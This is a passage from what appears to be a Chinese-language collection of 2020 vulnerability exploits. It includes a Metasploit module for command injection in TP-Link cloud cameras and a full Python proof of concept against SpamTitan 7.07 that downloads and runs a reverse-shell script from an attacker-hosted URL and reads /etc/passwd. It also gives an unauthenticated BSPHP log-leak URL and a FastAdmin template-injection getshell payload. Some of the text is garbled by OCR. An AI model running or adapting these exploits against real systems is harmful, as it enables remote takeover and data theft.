10  include Msf::Exploit::CmdStager
11
12  def initialize(info = {})
13    super(
14      update_info(
15        info,
16        'Name' => 'TP-Link Cloud Cameras NCXXX Bonjour Command Injection',
17        'Description' => %q{
18          TP-Link cloud cameras NCXXX series (NC200, NC210, NC220, NC230,
19          NC250, NC260, NC450) are vulnerable to an authenticated command
20          injection. In all devices except NC210, despite a check on the
21          name length in
22          swSystemSetProductAliasCheck, no other checks are in place in
23          order
24          to prevent shell metacharacters from being introduced. The
25          system name
26          would then be used in swBonjourStartHTTP as part of a shell
27          command
28          where arbitrary commands could be injected and executed as root.
29          NC210 devices
30          cannot be exploited directly via /setsysname.cgi due to proper
31          input
```

```

26         validation. NC210 devices are still vulnerable since
swBonjourStartHTTP
27         did not perform any validation when reading the alias name from
the
28         configuration file. The configuration file can be written, and
code
29         execution can be achieved by combining this issue with CVE-2020-
12110.
30     },
31     'Author' => ['Pietro Oliva <pietroliva[at]gmail.com>'],
32     'License' => MSF_LICENSE,
33     'References' =>
34     [
35         [ 'URL', 'https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2020-12109' ],
36         [ 'URL', 'https://nvd.nist.gov/vuln/detail/CVE-2020-12109' ],
37         [ 'URL', 'https://seclists.org/fulldisclosure/2020/May/2' ],
38         [ 'CVE', '2020-12109' ]
39     ],
40     'DisclosureDate' => '2020-04-29',
41     'Platform' => 'linux',
42     'Arch' => ARCH_MIPSLE,
43     'Targets' =>
44     [
45         [
46             'TP-Link NC200, NC220, NC230, NC250',
47             {
48                 'Arch' => ARCH_MIPSLE,
49                 'Platform' => 'linux',
50                 'CmdStagerFlavor' => [ 'wget' ]
51             }
52         ],
53         [
54             'TP-Link NC260, NC450',
55             {
56                 'Arch' => ARCH_MIPSLE,
57                 'Platform' => 'linux',
58                 'CmdStagerFlavor' => [ 'wget' ],
59                 'DefaultOptions' => { 'SSL' => true }
60             }
61         ]
62     ],
63     'DefaultTarget' => 0
64 )
65 )
66
67 register_options(
68     [
69         OptString.new('USERNAME', [ true, 'The web interface username',
'admin' ]),
70         OptString.new('PASSWORD', [ true, 'The web interface password for
the specified username', 'admin' ])
71     ]
72 )
73 end
74
75 def login
76     user = datastore['USERNAME']

```

```

77     pass = Base64.strict_encode64(datastore['PASSWORD'])
78     if target.name == 'TP-Link NC260, NC450'
79         pass = Rex::Text.md5(pass)
80     end
81
82     print_status("Authenticating with #{user}:#{pass} ...")
83     begin
84         res = send_request_cgi({
85             'uri' => '/login.fcgi',
86             'method' => 'POST',
87             'vars_post' => {
88                 'Username' => user,
89                 'Password' => pass
90             }
91         })
92         if res.nil? || res.code == 404
93             fail_with(Failure::NoAccess, '/login.fcgi did not reply correctly.
Wrong target ip?')
94         end
95         if res.body =~ /\\"errorCode\\"\:0/ && res.headers.key?('Set-Cookie')
&& res.body =~ /token/
96             print_good("Logged-in as #{user}")
97             @cookie = res.get_cookies.scan(/\s?([\^, ;]+?)=([\^, ;]*?)[;,\n\r]/)[0]
[1]
98             print_good("Got cookie: #{@cookie}")
99             @token = res.body.scan(/\"(token)\"\:\"([\^, \"]*)\"/)[0][1]
100             print_good("Got token: #{@token}")
101         else
102             fail_with(Failure::NoAccess, "Login failed with #{user}:#{pass}")
103         end
104         rescue ::Rex::ConnectionError
105             fail_with(Failure::Unreachable, 'Connection failed')
106         end
107     end
108
109     def enable_bonjour
110         res = send_request_cgi({
111             'uri' => '/setbonjoursetting.fcgi',
112             'method' => 'POST',
113             'encode_params' => false,
114             'cookie' => "sess=#{@cookie}",
115             'vars_post' => {
116                 'bonjourState' => '1',
117                 'token' => @token.to_s
118             }
119         })
120         return res
121         rescue ::Rex::ConnectionError
122             vprint_error("Failed connection to the web server at #{rhost}:#
{rport}")
123             return nil
124         end
125
126     def sys_name(cmd)
127         res = send_request_cgi({
128             'uri' => '/setsysname.fcgi',
129             'method' => 'POST',
130             'encode_params' => true,

```

```

131     'cookie' => "sess=#{@cookie}",
132     'vars_post' => {
133         'sysname' => cmd,
134         'token' => @token.to_s
135     }
136 })
137 return res
138 rescue ::Rex::ConnectionError
139     vprint_error("Failed connection to the web server at #{rhost}:#
140     {rport}")
141     return nil
142 end
143
144 def execute_command(cmd, _opts = {})
145     print_status("Executing command: #{cmd}")
146     sys_name("#{cmd}")
147 end
148
149 def exploit
150     login # Get cookie and csrf token
151     enable_bonjour # Enable bonjour service
152     execute_cmdstager # Upload and execute payload
153     sys_name('NC200') # Set back an innocent-looking device name
154 end
155 end

```

## 33.SpamTitan 7.07多个RCE漏洞

```

1  III. PoC
2  ~~~~~
3
4  Use python 3 and install the following modules before executing: requests.
5
6  If your IP is 192.168.1.5 and the target SpamTitan server is
7  spamtitan.example.com, call the PoC like this:
8  ./multirce.py -t spamtitan.example.com -i 192.168.1.5 -m <EXPLOIT
9  NUMBER> -u <USER> -p <PASSWORD> -U http://192.168.1.5/rev.py
10
11  -----
12
13  #!/usr/bin/env python
14
15  # Author: Felipe Molina (@felmoltor)
16  # Date: 09/04/2020
17  # Python Version: 3.7
18  # Summary: This is PoC for multiple authenticated RCE and Arbitrary File
19  Read
20  #
21  # 0days on SpamTitan 7.07 and previous versions.
22  # Product URL: https://www.spamtitan.com/
23  # Product Version: 7.07 and probably previous
24
25  import requests
26  from requests import Timeout
27  requests.packages.urllib3.disable_warnings()
28  import os

```

```

27 import threading
28 from optparse import OptionParser
29 import socket
30 import json
31 import re
32 from urllib.parse import urlparse
33 from time import sleep
34 from base64 import b64decode,b64encode
35
36 def myip():
37     s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
38     try:
39         # doesn't even have to be reachable
40         s.connect(('10.255.255.255', 1))
41         IP = s.getsockname()[0]
42     except:
43         IP = '127.0.0.1'
44     finally:
45         s.close()
46     return IP
47
48 def shellServer(ip,port,quiet):
49     servers = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
50     servers.bind((ip, port))
51     servers.listen(1)
52     info("waiting for incoming connection on %s:%s" % (ip,port))
53     conn, addr = servers.accept()
54     conn.settimeout(1)
55     success("Hurray, we got a connection from %s" % addr[0])
56
57     prompt =conn.recv(128)
58     prompt=str(prompt.decode("utf-8")).strip()
59     command = input(prompt)
60
61     while True:
62         try:
63             c = "%s\n" % (command)
64             if (len(c)>0):
65                 conn.sendall(c.encode("utf-8"))
66                 # Quit the console
67                 if command == 'exit':
68                     info("\nclosing connection")
69                     conn.close()
70                     break
71                 else:
72                     completeanswer=""
73                     while True:
74                         answer=None
75                         try:
76                             answer=str((conn.recv(1024)).decode("utf-8"))
77                             completeanswer+=answer
78                         except socket.timeout:
79                             completeanswer.strip()
80                             break
81                     print(completeanswer,end='')
82                 command = input("")
83             except (KeyboardInterrupt, EOFError):
84                 info("\nclosing connection")

```

```

85         break
86
87     # This is an authenticated remote code execution in "certs-x.php". E.g:
88     def CVE_2020_11699(cookies, target, shellurl):
89         # Giving time to the main thread to open the reverse shell listener
90         sleep(5)
91         oscmd="/usr/local/bin/wget %s -O /tmp/r.py;/usr/local/bin/python
92 /tmp/r.py" % (shellurl)
93         t1 = "%s/certs.php" % target
94         t2 = "%s/certs-x.php" % target
95         # get the csrf token value
96         res1 = requests.get(t1, cookies=cookies, verify=False)
97         m = re.search("var csrf_token_postdata
98 =.*CSRFName=(.*)&CSRFToken=(.*)\\";", res1.text)
99         if (m is not None):
100             csrfguard=m.group(1)
101             csrftoken=m.group(2)
102             data = {
103                 "CSRFName":csrfguard,
104                 "CSRFToken":csrftoken,
105                 "jaction":"deletecert",
106                 "fname":"dummy || ${%s}" % oscmd
107             }
108             info("Triggering the reverse shell in the target.")
109             try:
110                 res2 =
requests.post(t2,data=data,cookies=cookies,verify=False)
111                 print(res2.text)
112             except Timeout:
113                 info("Request timed-out. You should have received already
114 your reverse shell.")
115             else:
116                 fail("CSRF tokens were not found. POST will fail.")
117
118     # This is an arbitrary file read on "certs-x.php"
119     def CVE_2020_11700(cookies,target,file):
120         fullpath="../../../../%s" % file
121
122         t1 = "%s/certs.php" % target
123         t2 = "%s/certs-x.php" % target
124         # get the csrf token value
125         res1 = requests.get(t1, cookies=cookies, verify=False)
126         m = re.search("var csrf_token_postdata
127 =.*CSRFName=(.*)&CSRFToken=(.*)\\";", res1.text)
128         if (m is not None):
129             csrfguard=m.group(1)
130             csrftoken=m.group(2)
131             data = {
132                 "CSRFName":csrfguard,
133                 "CSRFToken":csrftoken,
134                 "jaction":"downloadkey",
135                 "fname":fullpath,
136                 "commonname":"",
137                 "organization":"",
138                 "organizationunit":"",
139                 "city":"",
140                 "state":"",
141                 "country":"",

```

```

142         "csrout": "",
143         "pkout": "",
144         "importcert": "",
145         "importkey": "",
146         "importchain": ""
147     }
148     res2 = requests.post(t2, data=data, cookies=cookies, verify=False)
149     if (res2.status_code == 200):
150         success("Contents of the file %s" % file)
151         print(res2.text)
152     else:
153         fail("Error obtaining the CSRF guard tokens from the page.")
154         return False
155
156     # This is an authenticated RCE abusing PHP eval function in mailqueue.php
157     def CVE_2020_11803(cookies, target, shellurl):
158         # Giving time to the main thread to open the reverse shell listener
159         sleep(5)
160         oscmd="/usr/local/bin/wget %s -O /tmp/r.py;/usr/local/bin/python
161 /tmp/r.py" % (shellurl)
162         b64=(base64encode(oscmd.encode("utf-8"))).decode("utf-8")
163
164         payload="gotopage+a+\"; $b=\"%s\"; shell_exec(base64_decode(urldecode($b)))
165 ;die(); $b=\"\"
166 % (b64)
167         t1 = "%s/certs.php" % target
168         t2 = "%s/mailqueue.php" % target
169         # get the csrf token value
170         res1 = requests.get(t1, cookies=cookies, verify=False)
171         m = re.search("var csrf_token_postdata
172 =.*CSRFFName=(.*)&CSRFToken=(.*)\";", res1.text)
173         if (m is not None):
174             csrfguard=m.group(1)
175             csrftoken=m.group(2)
176             data = {
177                 "CSRFFName": csrfguard,
178                 "CSRFToken": csrftoken,
179                 "jaction": payload,
180                 "activepage": "incoming",
181                 "incoming_count": "0",
182                 "active_count": "0",
183                 "deferred_count": "0",
184                 "hold_count": "0",
185                 "corrupt_count": "0",
186                 "incoming_page": "1",
187                 "active_page": "1",
188                 "deferred_page": "1",
189                 "hold_page": "1",
190                 "corrupt_page": "1",
191                 "incomingfilter": None,
192                 "incomingfilter": None,
193                 "incoming_option": "hold",
194                 "activerfilter": None,
195                 "activerfilter": None,
196                 "active_option": "hold",
197                 "deferredrfilter": None,
198                 "deferredfilter": None,
199                 "deferred_option": "hold",

```

```

198         "holdrfilter":None,
199         "holdfilter":None,
200         "hold_option":"release",
201         "corruptrfilter":None,
202         "corruptfilter":None,
203         "corrupt_option":"delete"
204     }
205     # We have to pass a string instead of a dict if we don't want
206 the requests library to convert it to
207     # an urlencoded data and break our payload
208     datastr=""
209     cont=0
210     for k,v in data.items():
211         datastr+="%s=%s" % (k,v)
212         cont+=1
213         if (cont<len(data)):
214             datastr+="&"
215     headers={
216         "User-Agent":"Mozilla/5.0 (windows NT 10.0; rv:68.0)
217 Gecko/20100101 Firefox/68.0",
218         "Accept":
219 "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
220         "Content-Type": "application/x-www-form-urlencoded"
221     }
222     try:
223         res2 =
224 requests.post(t2,data=datastr,cookies=cookies,headers=headers,verify=False
225 ,proxies=proxies)
226     except Timeout:
227         info("Request timed-out. You should have received already
228 your reverse shell.")
229     else:
230         fail("CSRF tokens were not found. POST will fail.")
231
232 # This is an authenticated RCE abusing qid GET parameter in mailqueue.php
233 def CVE_2020_11804(cookies, target, shellurl):
234     # Giving time to the main thread to open the reverse shell listener
235     sleep(5)
236     oscmd="/usr/local/bin/wget %s -O /tmp/r.py;/usr/local/bin/python
237 /tmp/r.py" % (shellurl)
238     payload="1;`%s`" % oscmd
239     t = "%s/mailqueue.php?qid=%s" % (target,payload)
240     info("Triggering the reverse shell in the target.")
241     try:
242         res2 = requests.get(t,cookies=cookies,verify=False)
243     except Timeout:
244         info("Request timed-out. You should have received already your
245 reverse shell.")
246
247 # Authenticate to the web platform and get the cookies
248 def authenticate(target,user,password):
249     loginurl="%s/login.php" % target
250     data={
251         "jaction":"none",
252         "language":"en_US",
253         "address": "%s" % user,
254         "passwd": "%s" % password

```



```

255     res = requests.post(loginurl, data=data, allow_redirects =
256     False, verify=False)
257     if (res.status_code == 302 and len(res.cookies.items())>0):
258         return res.cookies
259     else:
260         return None
261
262 def printmsg(msg, quiet=False, msgtype="i"):
263     if (not quiet):
264         if (success):
265             print("[%s] %s" % (msgtype, msg))
266         else:
267             print("[-] %s" % msg)
268
269 def info(msg, quiet=False):
270     printmsg(msg, quiet, msgtype="i")
271
272 def success(msg, quiet=False):
273     printmsg(msg, quiet, msgtype="+")
274
275 def fail(msg, quiet=False):
276     printmsg(msg, quiet, msgtype="-")
277
278 def parseoptions():
279     parser = OptionParser()
280     parser.add_option("-t", "--target", dest="target",
281                     help="Target SpamTitan URL to attack. E.g.:
282 https://spamtitan.com/", default=None)
283     parser.add_option("-m", "--method", dest="method",
284                     help="Exploit number: (1) CVE-2020-11699 [RCE],
285 (2) CVE-2020-XXXX [RCE], (3) CVE-2020-XXXX2 [RCE], (4) CVE-2020-11700
286 [File Read]", default=1)
287     parser.add_option("-u", "--user", dest="user",
288                     help="Username to authenticate with. Default:
289 admin", default="admin")
290     parser.add_option("-p", "--password", dest="password",
291                     help="Password to authenticate with. Default:
292 hiadmin", default="hiadmin")
293     parser.add_option("-I", "--ip", dest="ip",
294                     help="Local IP where to listen for the reverse
295 shell. Default: %s" % myip(), default=myip())
296     parser.add_option("-P", "--port", dest="port",
297                     help="Local Port where to listen for the reverse
298 shell. Default: 4242", default=4242)
299     parser.add_option("-U", "--URL", dest="shellurl",
300                     help="HTTP URL path where the reverse shell is
301 located. Default: http://%s/rev.py" % myip(),
302                     default="http://%s/rev.py" % myip())
303     parser.add_option("-f", "--fileto read", dest="fileto read",
304                     help="Full path of the file to read from the
305 remote server when executing CVE-2020-11700. Default: /etc/passwd",
306                     default="/etc/passwd")
307     parser.add_option("-q", "--quiet",
308                     action="store_true", dest="quiet", default=False,
309                     help="Shut up script! Just give me the shell.")
310
311     return parser.parse_args()
312

```

```

313 def main():
314     (options,arguments) = parseoptions()
315     quiet = options.quiet
316     target = options.target
317     ip = options.ip
318     port = options.port
319     user = options.user
320     password = options.password
321     shellurl = options.shellurl
322     method = int(options.method)
323     rfile = options.filtetoread
324
325     # Sanitize options
326     if (target is None):
327         fail("Error. Specify a target (-t).")
328         exit(1)
329     else:
330         if (not target.startswith("http://") and not
331 target.startswith("https://")):
332             target = "http://%s" % target
333
334         if (method < 1 or method > 4):
335             fail("Error. Specify a method from 1 to 4:\n (1)
336 CVE-2020-11699 [RCE]\n (2) CVE-2020-XXXX [RCE]\n (3) CVE-2020-XXXX2
337 [RCE]\n (4) CVE-2020-11700 [File Read]")
338             exit(1)
339
340         # Before doing anything, login
341         cookies = authenticate(target,user,password)
342         if (cookies is not None):
343             success("User logged in successfully.")
344             if (method == 1):
345                 info("Exploiting CVE-2020-11699 to get a reverse shell on
346 %s:%s" % (ip,port),quiet)
347                 rev_thread = threading.Thread(target=CVE_2020_11699,
348 args=(cookies,target,shellurl))
349                 rev_thread.start()
350                 # Open the reverse shell listener in this main thread
351                 info("Spawning a reverse shell listener. wait for it...")
352                 shellServer(options.ip,int(options.port),options.quiet)
353             elif (method == 2):
354                 info("Exploiting CVE-2020-11803 to get a reverse shell on
355 %s:%s" % (ip,port),quiet)
356                 rev_thread = threading.Thread(target=CVE_2020_11803,
357 args=(cookies,target,shellurl))
358                 rev_thread.start()
359                 # Open the reverse shell listener in this main thread
360                 info("Spawning a reverse shell listener. wait for it...")
361                 shellServer(options.ip,int(options.port),options.quiet)
362             elif (method == 3):
363                 info("Exploiting CVE-2020-11804 to get a reverse shell on
364 %s:%s" % (ip,port),quiet)
365                 rev_thread = threading.Thread(target=CVE_2020_11804,
366 args=(cookies,target,shellurl))
367                 rev_thread.start()
368                 # Open the reverse shell listener in this main thread
369                 info("Spawning a reverse shell listener. wait for it...")
370                 shellServer(options.ip,int(options.port),options.quiet)

```

```

371         elif (method == 4):
372             info("Reading file '%s' by abusing CVE-2020-11700." % rfile,
quiet)
373             CVE_2020_11700(cookies,target,rfile)
374         else:
375             fail("Error authenticating. Are you providing valid credentials?")
376             exit(2)
377
378     exit(0)
379
380 main()

```

## 34.BSPHP存在未授权访问

该处泄漏的用户名和登陆ip

```

1 /admin/index.php?
m=admin&c=log&a=table_json&json=get&soso_ok=1&t=user_login_log&page=1&limit=1
0&bsphptime=1600407394176&soso_id=1&soso=&DESC=0


```

JSON	原始数据	头
保存	复制	全部折叠 全部展开 过滤 JSON
▼ data:		
▼ 0:		
key:	"68"	
id:	"68"	
user:	"003"	
date:	"2019-12-22 21:40"	
ip:	"111.111.111.111"	
test:	"登录代理平台"	
▼ 1:		
key:	"67"	
id:	"67"	
user:	"001"	
date:	"2019-11-16 19:04"	
ip:	"111.111.111.111"	
test:	"登录代理平台"	
▼ 2:		
key:	"66"	
id:	"66"	
user:	"001"	
date:	"2019-11-16 19:01"	
ip:	"111.111.111.111"	
test:	"登录代理平台"	
▼ 3:		
key:	"65"	
id:	"65"	
user:	"002"	
date:	"2019-11-16 16:39"	
ip:	"111.111.111.111"	
test:	"登录代理平台"	
▼ 4:		
key:	"64"	
id:	"64"	
user:	"002"	
date:	"2019-11-16 16:29"	
ip:	"111.111.111.111"	

# 35.fastadmin最新版前台getshell

前提：开启用户注册

漏洞原因：直接将\$name参数带入到fetch函数,fetch函数是ThinkPHP解析模版的函数，里面支持原生PHP，所以造成RCE，直接上传成功就可以调用这个点解析。



Php代码可以和标签在模板文件中混合使用，可以在模板文件里面书写任意的PHP语句代码，包括下面两种方式：

## 使用php标签

例如：

```
{php}echo 'Hello,world!';{/php}
```

我们建议需要使用PHP代码的时候尽量采用php标签，因为原生的PHP语法可能会被配置禁用而导致解析错误。

## 使用原生php代码

```
<?php echo 'Hello,world!'; ?>
```

注意：php标签或者php代码里面就不能再使用标签（包括普通标签和XML标签）了，因此下面的几种方式都是无效的：

Php代码可以和标益在模板文件中漏合使用,可以在模板文件里面干写任意的P句代码,包括下面两种方式:

## 使用php标签

例如：

```
phpjecho'Hello,world!;/php
```

我们建这需要使用PHP代的时候尽量采用hp签,因为原生的PHP法可能会被配置禁用而导致解析错误.

## 使用原生php代码

```
<?phpecho'HelLo,world!?
```

注意:php标签或者h代码里面就不能再使用标签(包普通标盗和么标)了,因此下面的几种方式都是无效的;

所以payload：

```
1 | 上传图片，修改图片数据包为
2 | > {php}phpinfo();[/php]
3 | 记录路径
4 | > Public/index/user/_empty?name=../public/upload/xxx.jpg
5 | 即可getshell
```

来源: <https://www.yuque.com/docs/share/ad8192ca-39ec-4950-86e9-01dfa989bf6f?#> (密码: gf34) 《HW2020 - 0day总结》

存档于[项目](#)中，仅供学习参考使用。